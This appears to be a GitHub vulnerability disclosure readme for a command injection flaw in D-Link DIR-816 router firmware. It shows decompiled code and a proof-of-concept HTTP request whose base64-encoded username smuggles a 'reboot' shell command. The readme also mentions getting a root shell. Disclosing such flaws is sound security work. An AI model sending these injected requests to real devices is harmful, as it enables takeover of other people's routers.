z1r00 Update readme.md History

1 contributor


43 lines (29 sloc) | 1.44 KB

D-link DIR-816 A2_v1.10CNB04.img Command injection vulnerability

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version



The picture above shows the latest firmware for this version

Vulnerability details

```
memset(decode_username, 0, sizeof(decode_username));
memset(decode_newpass, 0, sizeof(decode_newpass));
v2 = nvram_bufget(0);
username = websGetVar(a1, "username", "");
newpass = websGetVar(a1, "newpass", "");
username_len = strlen(username);
websDecode64(decode_username, username, username_len);
if ( *newpass )
{
  newpass_len = strlen(newpass);
  websDecode64(decode_newpass, newpass, newpass_len);
}
if ( !decode_username[0] )
  return error("management.c", 330, 2, "setSysAdm: account empty, leave it unchanged");
doSystem("sed -e 's/^%s:/%s:/' /etc/passwd > /etc/newpw", v2, decode_username);
doSystem("cp /etc/newpw /etc/passwd");
doSystem("rm -f /etc/newpw");
doSystem("chpasswd.sh %s %s", decode_username, decode_newpass);
nvram_bufset(0, "Login", decode_username);
nvram_bufset(0, "Password", decode_newpass);
nvram_bufset(0, "Login_encode", username);
nvram_bufset(0, "Password_encode", newpass);
nvram_commit(0);
websRedirect(a1, "d_userconfig.asp");
logout = 1;
login = 0;
return memset(&load_host, 0, 32);
```

username and newpass are brought into the dosystem function after base64 decryption, so there is a command injection vulnerability

Poc

```
POST /goform/form2userconfig.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 F
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 175
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/d_userconfig.asp
Cookie: curShow=
Upgrade-Insecure-Requests: 1

username=JztyZWJvb3Q7Jw==&oldpass=&newpass=bm9uZ25vbmc%3D&confpass=bm9uZ25vbmc%3D&mo
```

Then you can see that the router will be restarted

Finally can write exp to get root shell